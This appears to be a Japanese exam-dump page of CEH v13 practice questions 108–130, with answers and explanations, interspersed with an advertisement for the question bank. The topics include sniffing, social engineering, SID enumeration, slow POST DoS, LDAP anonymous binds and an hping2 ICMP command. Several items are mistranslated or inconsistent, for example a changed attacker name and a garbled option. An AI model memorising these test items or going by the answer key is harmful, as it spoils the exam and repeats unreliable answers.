Wiresharkは、CEH v13ネットワークスニフィングでカバーされている主要なパケットスニフィングツールです。ライブトラフィックをキャプチャして分析し、アナリストがプレーンテキストのHTTPパケットを閲覧できるようにします。
Nessusは脆弱性スキャナー、Nmapはスキャンツール、Netcatはネットワークユーティリティです。Wiresharkのようにプロトコルレベルの検査を提供するツールはありません。
したがって、オプション D が正解です。

最新問題: **108**
複数のシステムが中央認証サーバー (CAS) を使用して、ユーザーが一度認証するだけで複数のシステムにアクセスできるようにするアクセス制御メカニズムはどれですか。
A. ロールベースのアクセス制御 (RBAC)
B. 任意アクセス制御 (DAC)
C. シングルサインオン
D. Windows認証
Answer: (解答を表示する**)**
CEH v13 モジュール 05: システム ハッキング、およびモジュール 14: アクセス制御、ID 管理、および暗号化では、シングル サインオン (SSO) は、ユーザーが一度認証すると、資格情報を再入力せずに複数のシステムにアクセスできるシステムとして定義されています。
SSO は中央認証サーバー (CAS) を使用します。
一般的なテクノロジー: Kerberos、OAuth、SAML、AD フェデレーション サービス。
ユーザーの利便性と集中化された資格情報管理が向上します。
参照：
CEH v13 モジュール 14 - アイデンティティとアクセス管理の概念
CEH iLabs: SSOアーキテクチャのデモンストレーション

最新問題: **109**
攻撃者のジョンソンは、評判の高いサイバーセキュリティ企業の連絡先情報をオンラインで調査しました。彼はsibertech.orgの電話番号を見つけ、ベンダーのテクニカルサポートチームを名乗ってその番号に電話をかけました。彼は特定のサーバーが侵入されようとしていると警告し、sibertech.orgに指示に従うよう要求しました。その結果、彼は被害者に通常とは異なるコマンドを実行させ、悪意のあるファイルをインストールさせました。これらのファイルは、重要な情報を収集し、ジョンソンのマシンに渡すために使用されました。上記のシナリオでスティーブが用いたソーシャルエンジニアリングの手法は何でしょうか？
A. 何のために？
B. 転用窃盗
C. 誘導
D. フィッシング
Answer: A (メーッセージを残す**)**
https://www.eccouncil.org/what-is-social-engineering/

このソーシャルエンジニアリング詐欺は、被害者と詐欺師の両方に利益をもたらす情報交換を伴います。詐欺師は、被害者に両者の間で公平な情報交換が行われると信じ込ませますが、実際には詐欺師だけが利益を得て、被害者は何も得られません。「Quid Pro Quo」の一例として、ITサポート技術者を装った詐欺師が挙げられます。詐欺師は、会社が技術サポートを受ける代わりに、会社のコンピュータのログイン認証情報を要求します。被害者が認証情報を提供すると、詐欺師は会社のコンピュータを制御下に置き、マルウェアをロードしたり、個人情報を盗んだりする可能性があります。これは、なりすましの動機となる可能性があります。
「対価型攻撃（別名：何かと引き換えに何かを提供する攻撃）は、ベイティングの一種です。商品を約束してターゲットを誘い込むのではなく、特定の行動を実行することでサービスや利益を約束する攻撃です。」https://resources.infosecinstitute.com/topic/common-social-engineering-attacks/#:~:
text=重要な攻撃、特定のアクションの実行。

最新問題: **110**
Androidデバイスに、パッチが適用されていない権限処理の脆弱性があり、ウイルス対策ソフトも更新されています。検知されずに脆弱性を悪用する最も効果的な方法は何でしょうか？
A. SMSフィッシング
B. ルートキットのインストール
C. 難読化によるカスタムエクスプロイト
D. Metasploitペイロード
Answer: C (メーッセージを残す**)**
CEH v13 では、モバイル ウイルス対策ソリューションはシグネチャと既知のエクスプロイト パターンに大きく依存していることが説明されています。
難読化を使用したカスタム エクスプロイトは、検出を回避する可能性がはるかに高くなります。
Metasploit ペイロードとルートキットは一般的にフラグが付けられており、SMS フィッシングはユーザーの操作に依存しています。
したがって、カスタム難読化エクスプロイト コードは、最もステルス性が高く効果的な方法です。

最新問題: **111**
ワイヤレス ネットワーク コンポーネントのセキュリティが十分でないという懸念がネットワーク内に存在します。
ワイヤレス ネットワークの脆弱性スキャンを実行すると、有線暗号化を模倣するように設計された古い暗号化プロトコルが使用されていることがわかります。使用されている暗号化プロトコルは何ですか。
A. WEP
B. 半径
C. WPA
D. WPA3
Answer: A (メーッセージを残す**)**

WEP（Wired Equivalent Privacy）は、IEEE無線ローカルエリアネットワーク（Wi-Fi）規格802.11bに規定されたセキュリティプロトコルであり、無線ローカルエリアネットワーク（WLAN）に、有線LANに通常期待されるレベルのセキュリティとプライバシーを提供するように設計されています。有線ローカルエリアネットワーク（LAN）は通常、物理的なセキュリティメカニズム（例えば、建物へのアクセス制御など）によって保護されています。これらのメカニズムは、制御された物理環境では有効ですが、無線LANでは電波が必ずしもネットワークを囲む壁によって制限されるわけではないため、有効でない場合があります。WEPは、WLAN経由で送信されるデータを暗号化することにより、有線ネットワークの物理的なセキュリティ対策によって提供されるのと同様の保護を実現しようとします。暗号化は、クライアントとアクセスポイント間の脆弱な無線リンクを保護します。この対策が講じられた後、パスワード保護、エンドツーエンド暗号化、仮想プライベートネットワーク（VPN）、認証といった他の一般的なLANセキュリティメカニズムが、プライバシーを確保するために導入されることがよくあります。
カリフォルニア大学バークレー校の研究グループは最近、WEPの「重大なセキュリティ上の欠陥」を指摘する報告書を発表しました。この欠陥により、このプロトコルを使用する無線LANは攻撃（無線等価プライバシー攻撃と呼ばれる）を受けやすくなっています。研究グループによるこの技術の調査の過程で、通信の傍受・改ざん、そして制限されたネットワークへのアクセスが可能になったのです。ワイヤレス・イーサネット・コンパティビリティ・アライアンス（WECA）は、多くのネットワーク製品に搭載されているWEPは、無線LANの唯一のセキュリティメカニズムとして意図されたものではなく、従来のセキュリティ対策と組み合わせることで非常に効果的であると主張しています。

最新問題: **112**
セキュリティ意識向上トレーニングにおいて、テールゲーティングソーシャルエンジニアリング攻撃を最もよく表すシナリオはどれですか?
A. 攻撃者が顧客になりすましてアカウントの認証情報を盗み出す
B. 攻撃者は「従業員ボーナスリスト」というラベルの付いた悪意のあるUSBメモリを残します。
C. 許可された従業員の指示に従って施錠されたドアから入り、安全な建物に入ろうとする人物
D. 緊急のシステムアップデートのために従業員に資格情報の入力を促すメール
Answer: C (メーッセージを残す**)**
Certified Ethical Hacker (CEH) ソーシャル エンジニアリング モジュールでは、テールゲーティングを、権限のない人物が許可された人物の後を追って制限区域に入る物理的なソーシャル エンジニアリング攻撃と定義しています。
オプション C は CEH の定義と正確に一致します。
オプション A は、口実です。
オプションBは誘い込みです。
オプションDはフィッシングです。
CEH は、サイバー防御と同様に物理的なセキュリティ意識の重要性を強調しています。

最新問題: **113**

以下の定義のうち、隠れチャネルを最もよく表すものはどれですか?
A. よく知られていないポートを使用しているサーバー プログラム。
B. プロトコルを本来の目的とは異なる方法で使用すること。
C. 通信リンク上で行われる多重化です。
D. これはWEPで使用される弱いチャネルの1つであり、安全ではありません。
Answer: (解答を表示する**)**
隠れチャネルは、セキュリティ ポリシーに違反する方法で情報を転送するために使用される通信方法であり、多くの場合、正当なプロトコルまたは機能を不正な通信に再利用します。
CEH v13 公式コースウェアより:
* モジュール6: マルウェアの脅威
* トピック: 秘密通信とデータ流出の手法
CEH v13 学習ガイドには次のように記載されています。
「隠れチャネルは、正当な通信プロトコルの意図しない使用を悪用します。一見無害なトラフィックの中に通信を隠すことで、検知されることなくデータを送信することができます。」誤った選択肢：
* A: 非標準ポートはサービスを隠すのに役立つ場合がありますが、秘密チャネルを構成するものではありません。
* C: 多重化は通常の通信メカニズムです。
* D: WEP は安全ではありませんが、これは秘密チャネルとは関係ありません。
参考資料:CEH v13 学習ガイド - モジュール 6: 隠れた通信チャネルNIST SP 800-30 - セキュリティモデルにおける隠れたチャネル

最新問題**: 114**
電子メールは、Simple Mail Transport Protocol （SMTP）を使用してインターネット上で送信されます。SMTPは電子メールを暗号化しないため、メッセージ内の情報は権限のない第三者によって読み取られる可能性があります。SMTPは、2つのメールサーバー間の接続をTLSにアップグレードできます。SMTP over TLSで送信される電子メールは暗号化されます。SMTPがTLS経由で電子メールを送信するために使用するコマンドの名前は何ですか？
A. 機会主義
B. アップグレード
C. フォースル
D. STARTTLS
Answer: D (メーッセージを残す**)**
STARTTLSは、クライアントが既存の安全でない接続を、安全で暗号化されたTLS接続にアップグレードできるようにするSMTPコマンドです。SMTPサーバーで広くサポートされており、メールの送信を傍受から保護するために使用されています。
参考資料 - CEH v13 公式学習ガイド:
モジュール20: 暗号化
セクション: 安全な電子メール通信
引用：

「STARTTLSは、既存のプレーンテキスト接続でTLSを使用して暗号化を開始するために使用されるSMTPコマンドです。」誤ったオプション:
A) 便宜的TLSは概念であり、コマンドではありません
B & C. UPGRADETLS と FORCETLS は有効な SMTP コマンドではありません

最新問題: **115**
攻撃者のリチャードは、ある多国籍企業を標的としています。この攻撃において、彼はフットプリンティングという手法を用いて可能な限り多くの情報を収集します。この手法を用いて、標的のドメイン名、所有者の連絡先、有効期限、作成日といったドメイン情報を収集します。そして、これらの情報を用いて組織のネットワークマップを作成し、ソーシャルエンジニアリングを用いてドメイン所有者を欺き、ネットワークの内部情報を入手します。リチャードが用いるフットプリンティングとはどのような手法でしょうか？
A. VoIPフットプリント
B. VPNフットプリント
C. Whoisフットプリント
D. メールフットプリンティング
Answer: (解答を表示する**)**
WHOIS（発音は「who is」）はクエリと応答のプロトコルであり、whoisフットプリントは次のようなウェブサイト名の所有権に関する情報を一目で確認する方法です。* 名前の詳細* 所有者の電話番号とメールアドレスを含む連絡先の詳細* 名前の登録日* 名前の有効期限* ネームサーバー

最新問題: **116**
次の情報セキュリティ制御のうち、ハッカーが重要なターゲットを侵害するのを防ぎながら同時にハッカーに関する情報を収集するための、ハッカーにとって魅力的な隔離環境を作り出すものはどれですか?
A. 侵入検知システム
B. ハニーポット
C. ボットネット
D ファイアウォール
Answer: (解答を表示する**)**
ハニーポットとは、ITプロフェッショナルが悪意のあるハッカーを罠にかけ、ハッカーが有益な情報を得るためにハニーポットと接触することを期待して仕掛ける罠です。ITにおける最も古いセキュリティ対策の一つですが、以下の点に注意してください。
ハッカーをネットワークに誘い込むことは、たとえ隔離されたシステムであっても、危険な行為となることがよくあります。ハニーポットは良い出発点となるかもしれません。「ハニーポットとは、サイバー攻撃の標的になりそうなものを模倣することを目的としたコンピュータまたはコンピューティングシステムのことです。」多くの場合、ハニーポットは既知の脆弱性を意図的に組み込むように設定され、攻撃者にとってより魅力的で明白な標的となります。ハニーポットには本番環境のデータは含まれず、ネットワーク上の正当なトラフィックにも参加しません。だからこ

そ、ハニーポット内で起こっていることは攻撃の結果だと判断できるのです。誰かが立ち寄っているなら、それは悪事を企んでいるということです。この定義は、脆弱なシステムを数個しか備えていない基本的な仮想マシンから、複数のサーバーにまたがる精巧に構築された偽のネットワークまで、様々なシステムを対象としています。したがって、ハニーポットを構築する人々の目的も、防衛から学術研究まで、多岐にわたります。さらに、ハニーポットの厳密な定義には当てはまらないものの、ハニーポットと同じファミリーに属する、欺瞞技術というマーケティングカテゴリが存在します。しかし、それについては後ほど詳しく説明します。ハニーポットは、ハッカーがどのように不正行為を行うかを詳細に分析することを目的としています。ハニーポットを管理するチームは、ハッカーがシステムに侵入し、権限を昇格させ、標的のネットワークを暴走させるために使用する手法を観察できます。このようなハニーポットは、脅威の状況を調査しようとするセキュリティ企業、学術機関、政府機関によって発見されます。作成者は、どのような種類の攻撃が存在するかを知りたい、特定の種類の攻撃の仕組みを詳しく知りたい、あるいは特定のハッカーを誘い出して攻撃元を突き止めようとしている場合もあります。これらのシステムは、完全に隔離されたラボ環境に組み込まれていることが多く、ハニーポット以外のマシンが攻撃の餌食になるような侵入行為が行われないようにしています。一方、本番環境用ハニーポットは通常、組織の本番環境インフラストラクチャの近くに設置されますが、可能な限り隔離するための対策が講じられています。これらのハニーポットは、多くの場合、組織のネットワークに侵入しようとしているハッカーの注意をそらすためのおとりとして機能し、ハッカーを貴重なデータやサービスから遠ざけます。また、攻撃が進行中であり、少なくとも部分的に成功していることを示す、危険信号としての役割も果たします。

最新問題: **117**
ある銀行は、住宅ローンに関する機密性の高い個人情報を保管 処理しています。しかし、システム上で監査機能が有効化されていません。監査機能を有効にする前に、銀行が最初に行うべき手順は何でしょうか？
A. システムの脆弱性スキャンを実行します。
B. 監査機能を有効にした場合の影響を判断します。
C. 監査機能のコスト/利益分析を実行します。
D. 監査ログレビューの人員配置に資金を割り当てます。
Answer: (解答を表示する**)**
監査を実装する前に、この機能を有効にするとシステムリソース、パフォーマンス、ストレージにどのような影響が及ぶかを評価することが重要です。監査は大量のログを生成し、特に銀行業務などの機密データを扱う環境では、システムにさらなる負荷をかける可能性があります。
影響を理解することで、現在のインフラストラクチャがオーバーヘッドを処理できるかどうか、または事前に最適化やアップグレードが必要かどうかを判断するのに役立ちます。
参考資料 - CEH v13 公式学習ガイド:
モジュール5: システムハッキング
セクション: 監査とログ記録の有効化
引用：

監査を有効にする前に、組織はパフォーマンスとストレージへの影響を評価する必要があります。不適切な実装は、パフォーマンスの低下やログの欠落につながる可能性があります。誤ったオプションの説明：
A) 脆弱性スキャンは重要ですが、監査の実施とは直接関係ありません。
C) 運用上の影響を理解した後、費用対効果分析が行われます。
D). 人員配置は計画ステップであり、最初の技術的アクションではありません。
＝

最新問題**: 118**
次のコマンドは何を決定しましたか?
[USER2SID と SID2USER の画像出力。-500 で終わる SID がドメイン EARTH のユーザー Joe に対応することを示しています]

```
C: user2sid \earth guest
S-1-5-21-343818398-789336058-1343024091-501
C:sid2user 5 21 343818398 789336058 1343024091 500
Name is Joe
Domain is EARTH
```

A. JoeアカウントのSIDは500である
B. これらのコマンドは、ゲストアカウントが無効化されていないことを示します。
C. これらのコマンドは、ゲストアカウントが無効になっていることを示します。
D. 真の管理者はジョーである
E. これらのコマンドを単独で発行すると、何も証明されません
Answer: D (メーッセージを残す**)**
Windowsのセキュリティモデルでは、末尾が−500のSIDはビルトインのAdministratorアカウント用に予約されています。画像に表示されているSIDは次のとおりです。
S-1-5-21-343818398-789336058-1343024091-500 # ユーザー Joe にマップされます
これは、Joe がドメイン EARTH の真の組み込み管理者アカウントであることを証明します。
CEH v13 コースウェアより:
モジュール4: 列挙
トピック: SID 列挙とアカウント検出
CEH v13 学習ガイドには次のように記載されています。
Windowsでは、RID 500のアカウントは常にデフォルトの管理者アカウントです。名前を変更しても、SIDは−500で終わります。このSIDを列挙することで、攻撃者は特権アカウントを特定できます。誤ったオプション：
A: 不完全です。Joe が SID 500 を持っているというだけでなく、SID 500 は Joe が管理者であることを意味します。
B/C: これらのコマンドは、ゲスト アカウントのステータスを検証しません。
E: 誤り - これらのコマンドは管理者の ID を明示的に証明します。
参照:CEH v13 学習ガイド - モジュール 4: Windows 列挙 # RID 500 識別子Microsoft ドキュメント: 既知の SID

最新問題: **119**
DNSハイジャックによってウェブサーバーが侵害されました。今後、このような事態を最も効果的に防ぐにはどうすればよいでしょうか？
A. IPアドレスの変更
B. 定期的なパッチ適用
C. DNSSECの実装
D. LAMPアーキテクチャの使用
Answer: C (メーッセージを残す**)**
DNSハイジャックは、攻撃者がDNS応答を操作してトラフィックを悪意のあるサーバーにリダイレクトすることで発生します。CEH v13では、DNSSEC（Domain Name System Security Extensions）がこのような攻撃に対する主要な防御策として明確に規定されています。
DNSSECはDNSレコードに暗号署名を追加することで、クライアントがDNS応答の信頼性と整合性を検証できるようにします。DNSSECがなければ、サーバーにパッチが完全に適用されていても、攻撃者はDNS応答を偽装できます。
IPアドレスの変更やLAMPの使用だけでは、DNSの信頼性は確保できません。パッチ適用は不可欠ですが、DNSスプーフィングを防ぐことはできません。
CEH v13 では、キャッシュ ポイズニングと DNS ハイジャック攻撃を防ぐために DNSSEC が明示的に推奨されているため、オプション C が正解となります。

最新問題: **120**
大胆な攻撃者が、あなたが管理するウェブサーバーを標的にしています。攻撃者は、HTTP接続を操作してSlow HTTP POST攻撃を実行しようとしています。各接続はb秒ごとに1バイトのデータを転送するため、実質的に長時間接続が滞留します。サーバーは1秒あたりm件の接続を処理するように設計されていますが、この数を超える接続はシステムに過負荷をかける可能性があります。
'a=100' と変数 'm'、そして攻撃者が攻撃期間を最大化しようとする意図 'D=a*b' を踏まえ、以下のシナリオを考えてみましょう。サーバーの非利用期間が最も長くなる可能性が高いのはどれでしょうか？
A. m=110, b=20: 攻撃者が100の接続を送信したにもかかわらず、サーバーは1秒あたり110の接続を処理できるため、接続ごとのホールドアップ時間に関係なく、動作を継続する可能性があります。
B. m=90, b=15: サーバーは1秒あたり90接続を処理できますが、攻撃者の100接続はこれを超えており、各接続が15秒間保持されるため、攻撃の持続時間はかなり長くなる可能性があります。
C. 95, b=10: ここで、サーバーは1秒あたり95の接続を処理できますが、攻撃者の100接続（接続あたりのホールドアップ時間は短くなるが）
D. m=105, b=12: サーバーは1秒あたり105の接続を処理できます。これは攻撃者の100接続、中程度の遅延時間にもかかわらず動作を維持する可能性が高い
Answer: B (メーッセージを残す**)**

Slow HTTP POST攻撃は、WebサーバーがHTTPリクエストを処理する方法を悪用するサービス拒否（DoS）攻撃の一種です。攻撃者は、リクエストボディに大量のデータを指定することで、正当なHTTP POSTヘッダーをWebサーバーに送信します。しかし、攻撃者はその後、非常に低速でデータを送信することで接続を開いたままにし、サーバーのリソースを占有します。攻撃者はこのような接続を複数回確立することで、サーバーの同時リクエスト処理能力を超過させ、正当なユーザーがWebサーバーにアクセスできないようにすることができます。
攻撃継続時間Dは、D = a * bという式で表されます。ここで、aは接続数、bは接続あたりのホールドアップ時間です。攻撃者はaとbを操作することでDを最大化しようとします。サーバーは1秒あたりm個の接続を処理できますが、mを超える接続はシステムに過負荷をかけます。したがって、サーバーの非稼働時間が最も長くなる可能性が最も高いシナリオは、a > mかつbが最大となるシナリオです。4つのオプションのうち、これはオプションBに該当し、a = 100、m = 90、b = 15となります。
このシナリオでは、D = 100 * 15 = 1500秒となり、4つのオプションの中で最も長くなります。オプションAはbが大きいものの、a < mであるため、サーバーは過負荷になることなく接続を処理できます。オプションCはa > mですが、bが小さいため、攻撃時間は短くなります。オプションDはa > mですが、bが小さく、aとmの差も小さいため、攻撃時間も短くなります。
参考文献:
スロー POST 攻撃とは何か？そしてそれを防ぐには？（ガイド）
Apache HTTP ServerにおけるSlow HTTP GET/POST脆弱性の軽減 - Acunetix Slow Post DDoS攻撃とは？ | NETSCOUT

最新問題: **121**
リカルドは、標的の環境内に存在するアプリケーションのユーザー名を発見しました。時間が限られているため、インターネットで見つけた一般的なパスワードのリストを使って攻撃を試みることにしました。彼はそれらをリストにまとめ、それをパスワードクラッキングアプリケーションの引数として渡します。リカルドはどのような種類の攻撃を実行しているのでしょうか？
A. 既知の平文
B. パスワードスプレー
C. ブルートフォース
D. 辞書
Answer: D (メーッセージを残す)
辞書攻撃は、辞書内の各単語をシステムのパスワードとして使用することで、パスワードで保護されたシステムに侵入するために攻撃者が使用する攻撃ベクトルです。
この攻撃ベクトルは、ブルート フォース攻撃の一種である可能性があります。
辞書には英語の辞書の単語と、一般的に使用されるパスワードの漏洩したリストが含まれており、一般的な文字と数字の置き換えと組み合わせると、非常に効果的かつ迅速になります。
それはどうやってやるのですか?
基本的に、すでに用意されている単語を一つ一つ試しています。辞書内のすべての可能性のある単語を試す機械制御ツールを使用しています。
いくつかのパスワードクラッキングソフトウェア:

* ジョン ザ リッパー
* ロフトクラック
* エアクラック

有効な **312-50v13** 問題集は GoShiken.com が提供された合格しやすい 312-50v13 試験問題集！ GoShiken.com が最新の **312-50v13** 試験問題集を提供しています。GoShiken.com 312-50v13 試験問題は最新で、解答が正確でございます。最新の GoShiken.com 312-50v13 問題集をゲットする人はこちら: https://www.goshiken.com/ECCouncil/312-50v13-mondaishu.html (**875**30%OFF問題集溶と正解付きで **30%**ｗ特別割引コード:
Freepdfdumps)

最新問題: **122**
侵入テスターがシステム上で、正規のソフトウェアを装いながらバックグラウンドで悪意のある動作を実行するマルウェアを発見しました。これはどのような種類のマルウェアでしょうか？
A. トロイの木馬
B. スパイウェア
C. ワーム
D. ルートキット
Answer: A (メーッセージを残す**)**
CEH v13では、トロイの木馬を 正規の信頼できるソフトウェアアプリケーションを装いながら、裏で悪意のある動作を密かに実行するマルウェア」と定義しています。トロイの木馬は複製ではなく欺瞞を特徴とし、多くの場合、ツール、ユーティリティ、アップデート、インストーラーなどを装います。実行されると、バックドアのインストール、認証情報の窃取、データの流出、システム設定の変更などを行います。CEHで強調されている特徴は、正規のソフトウェアアプリケーションのように見える外観と、隠された悪意ある意図の組み合わせであり、まさにシナリオに合致するものです。
スパイウェア オプションB）は監視とデータ収集に重点を置いていますが、必ずしも正規のソフトウェアを装うわけではありません。ワーム オプションC）はネットワーク上で自己複製しますが、ここでは説明しません。ルートキット オプションD）はシステムの侵害を隠蔽しますが、必ずしも正規のソフトウェアを装うわけではありません。したがって、ここで説明するマルウェアはトロイの木馬です。

最新問題: **123**
ニコラスは、公開システムにおいてゼロデイ脆弱性とみなされる脆弱性を発見しました。彼は公開システムの所有者に、問題点と脆弱性から身を守る方法を説明したメールを送信しました。また、Microsoftにも、同社のシステムが危険にさらされている問題について通知するメールを送信しました。ニコラスはどのようなタイプのハッカーなのでしょうか？
A. 赤い帽子

B. ホワイトハット
C. ブラックハット
D. 灰色の帽子
Answer: (解答を表示する**)**
ホワイトハット（またはホワイトハットハッカー）とは、倫理的なコンピュータハッカー、あるいはコンピュータセキュリティの専門家であり、侵入テストやその他のテスト手法に重点を置き、組織の情報システムの安全性を確保します。倫理的なハッキングは、単に侵入テストを指すよりも広い範疇を指す用語である可能性があります。ブラックハット（悪意のあるハッカー）とは対照的に、この名称は西部劇に由来しており、英雄的なカウボーイと敵対的なカウボーイは、それぞれ白い帽子と黒い帽子をかぶるという伝統的な慣習があります。ホワイトハットハッカーは善意に基づき許可を得てハッキングを行い、ブラックハットハッカーは悪意を持ってハッキングを行うのが一般的です。一方、善意に基づきハッキングを行うブラックハットハッカーは、許可を得ずにハッキングを行うこともあります。ホワイトハットハッカーは、「ニーカーズ・アンド・ハッカー・クラブ」や「レッドチーム」、タイガーチームと呼ばれるチームを編成することもあります。ペネトレーションテストは、ソフトウェアやコンピュータシステムへの攻撃（ポートスキャン、システム上で実行されているプロトコルやアプリケーションの既知の欠陥の調査、パッチのインストールなど）に重点を置いていますが、倫理的ハッキングには他の要素も含まれる場合があります。本格的な倫理的ハッキングには、従業員にパスワード情報をメールで送信したり、経営陣のゴミ箱を探したり、標的の承諾なしに侵入したりすることが含まれます。
この規模の検閲を要求した所有者、CEO、役員（利害関係者だけが認識しています。倫理的なハッカーは、実際の攻撃で使用される可能性のある破壊的な手法のいくつかを複製するために、クローンのテスト システムを用意したり、システムがそれほど重要でない間にハッキングを組織したりすることがあります。
最近の多くの事例では、こうしたハッキングは長期的な詐欺（組織への人的侵入が数日、場合によっては数週間）にまで及びます。例えば、自動起動ソフトウェアを隠したUSBメモリやフラッシュメモリを公共の場所に放置し、まるで誰かがその小さなドライブを紛失し、何も知らない従業員がそれを見つけて持ち去ったかのように見せかけるといった行為が挙げられます。こうしたハッキングを実行するその他の方法としては、以下のものが挙げられます。* DoS攻撃 * ソーシャルエンジニアリング戦術 * リバースエンジニアリング * ネットワークセキュリティ * ディスクおよびメモリフォレンジック * 脆弱性調査 * 以下のようなセキュリティスキャナー
- W3af- Nessus- Burp スイート* フレームワークの例:- Metasploit* トレーニング プラットフォームこれらの方法は、既知のセキュリティの脆弱性を識別して悪用し、セキュリティを回避して保護された領域への侵入を計画します。ソフトウェアとシステムの「バックドア」を隠すことでこれを実行します。「ブラック ハット」または「グレー ハット」とも呼ばれる非倫理的なハッカーが成功しようとする情報またはアクセスへのリンクとして使用されます。

最新問題**: 124**
攻撃者は、不正なワイヤレス AP を使用して MITM 攻撃を実行し、HTML コードを挿入して、すべての HTTP 接続に悪意のあるアプレットを埋め込みました。

ユーザーが任意のページにアクセスすると、アプレットが実行され、多くのマシンが攻撃を受けました。ハッカーがHTMLコードを挿入するために使用したと思われるツールは次のうちどれですか？
A. TCPダンプ
B. エアクラック
C. エターキャップ
D. ワイヤーシャーク
Answer: (解答を表示する**)**

最新問題**: 125**
ギャリーはある組織のネットワーク管理者です。SNMPを使用して、ネットワークに接続されたデバイスをリモートから管理しています。ネットワーク内のノードを管理するために、SNMPが管理するすべてのネットワークオブジェクトの正式な記述を含むMIBを使用しています。ギャリーはWebブラウザでIPアドレスとLseries.mlb、またはDNSライブラリ名とLseries.mlbを入力してMIBの内容にアクセスしています。現在、ワークステーションとサーバーサービスのオブジェクトタイプを含むMIBから情報を取得しています。上記のシナリオにおいて、ギャリーがアクセスするMIBは次のうちどれですか？
A. LNMIB2.MIB
B. WINS.MIB
C. DHCP.MIS
D. MIB_II.MIB
Answer: A (メーッセージを残す**)**
DHCP.MIB: DHCPサーバーとリモートホスト間のネットワークトラフィックを監視します
HOSTMIB.MIB: ホストリソースを監視および管理します
LNMIB2.MIB: ワークステーションおよびサーバーサービスのオブジェクトタイプが含まれています
MIBJI.MIB: シンプルなアーキテクチャとシステムを使用してTCP/IPベースのインターネットを管理します
WINS.MIB: Windows インターネット ネーム サービス (WINS)

最新問題**: 126**
_____ は、プロセス リストからプロセスを隠したり、ファイルやレジストリ エントリを隠したり、キーストロークを傍受したりできるツールです。
A. DoSツール
B. スキャナー
C. トロイの木馬
D. ルートキット
E. バックドア
Answer: D (メーッセージを残す**)**

最新問題: **127**
大規模企業ネットワークのブラックボックスセキュリティ評価中に、侵入テスターは内部環境をスキャンし、ドメインコントローラのTCPポート389が開いていることを特定しました。さらに調査を進めると、テスターは認証情報を提供せずにldapsearchユーティリティを実行し、LDAPディレクトリからユーザー名、メールアドレス、部署の所属リストを取得することに成功しました。テスターは、この機密情報がアクセス制御メカニズムをトリガーしたり、ログイン認証情報を要求したりすることなく漏洩したことに気づきました。この動作から、どのような種類のLDAPアクセスメカニズムが悪用されている可能性が高いでしょうか？
A. SSL 経由の LDAP (LDAPS)
B. Kerberos による認証済み LDAP
C. 匿名LDAPバインディング
D. RADIUSリレー経由のLDAP
Answer: (解答を表示する**)**
CEH の偵察および列挙モジュールでは、LDAP サービスが、明示的に無効にしない限り、デフォルトで匿名バインドをサポートすることが多いことが説明されています。匿名バインドを使用すると、認証されていないユーザーが特定のディレクトリ属性を照会できるため、ユーザー名、組織階層、電子メール アドレスなどのパスワード攻撃、フィッシング キャンペーン、権限昇格計画にとって重要な情報が漏洩する可能性があります。説明されているシナリオでは、テスターは資格情報を提供せずにディレクトリ データを取得し、匿名バインド権限が有効になっていることを実証しました。LDAPS では TLS 暗号化と認証が必要ですが、これは観察されたアクセスと矛盾しています。Kerberos 認証では有効な資格情報が必須です。RADIUS 経由の LDAP は、情報漏洩ではなく、認証統合に使用されます。クエリは認証なしで、アクセス制御もトリガーされずに成功したため、これは CEH の匿名 LDAP バインドの説明と完全に一致しています。

最新問題: **128**
感染したシステムはHTTPとDNS経由で外部からの指示を受け取り、ファイルレスペイロードによってシステムコンポーネントを改変します。このマルウェアを検出し、阻止するための最も効果的な対策は何でしょうか？
A. ウイルス対策シグネチャを定期的に更新する
B. プロキシ経由の暗号化されたトラフィックのみを許可する
C. 一般的なマルウェアポートをブロックする
D. 行動分析を使用して異常なアウトバウンド行動を監視する
Answer: (解答を表示する**)**
このシナリオでは、HTTPやDNSなどの一般的に許可されているプロトコルを介して、秘密裏にコマンドアンドコントロール（C2）チャネルを利用するファイルレスマルウェアについて説明します。この手法は、CEH v13のマルウェア脅威で特に強調されています。このようなマルウェアは、ディスクへのファイルの書き込みを避け、代わりにメモリ、正規のシステムツール、信頼できるプロトコルを利用して従来の防御を回避します。
シグネチャベースのウイルス対策アップデート（オプションA）は、ファイルレスマルウェアに対しては効果がありません。これは、一致する静的なアーティファクトが存在しないためです。既知

のマルウェアポートをブロックする オプションC）も効果がありません。マルウェアは意図的にポート80と53を使用するため、これらのポートは通常の業務運用では開放しておく必要があります。プレーンHTTPを制限する オプションB）と可視性は低下しますが、DNSトンネリングや暗号化された悪意のあるトラフィックを阻止することはできません。
CEH v13 では、高度なマルウェアに対する最も効果的な対策として動作分析が認識されています。
動作ソリューションは、通常のシステムとネットワーク アクティビティのベースラインを確立し、次のような異常を検出します。
* 異常なアウトバウンドDNSクエリパターン
* 異常なHTTPビーコン間隔
* 正当なアプリケーションが疑わしい動作をする
* PowerShell またはシステム ツールが予期せずネットワーク トラフィックを生成する
行動分析は、ファイルの存在ではなくシステムの動作を監視することで、ステルス性の高いC2通信を特定し、早期に阻止することができます。したがって、オプションDは最も効果的でCEHに準拠した対応策です。

最新問題: **129**
コンテナの安全性が仮想マシンより低いのはなぜですか?
A. コンテナーは同じ仮想ネットワークに接続されます。
B. コンテナがホストのディスク領域をいっぱいにする可能性があります。
C. コンテナ上のホスト OS では、表面攻撃がより大きくなります。
D. 侵害されたコンテナにより、ホストの CPU 不足が発生する可能性があります。
Answer: (解答を表示する**)**

最新問題: **130**
hping2を使用してリモートコンピューターでICMPスキャンを実行したいのですが、正しい構文は何ですか？
A. hping2 ホスト.ドメイン.com
B. hping2 --set-ICMP ホスト.ドメイン.com
C. hping2 -i ホスト.ドメイン.com
D. hping2 -1 ホスト.ドメイン.com
Answer: (解答を表示する**)**
http://www.carnal0wnage.com/papers/LSO-Hping2-Basics.pdf
ほとんどの ping プログラムは ICMP エコー要求を使用し、エコー応答が返されるのを待って接続をテストします。
Hping2を使えば、ICMP、UDP、TCPなど、あらゆるIPパケットを使って同様のテストを行うことができます。現在ではほとんどのファイアウォールやルーターがICMPをブロックしているため、これは非常に便利です。Hping2はデフォルトでTCPを使用しますが、ICMPスキャンを送信したい場合は送信することも可能です。ICMPスキャンは-1（1）モードで送信します。基本的な構文はhping2 -1 IPADDRESSです。

[root@localhost hping2-rc3]# hping2 -1 192.168.0.100
HPING 192.168.0.100 (eth0 192.168.0.100): icmp モード設定、28 ヘッダー + 0 データ バイト
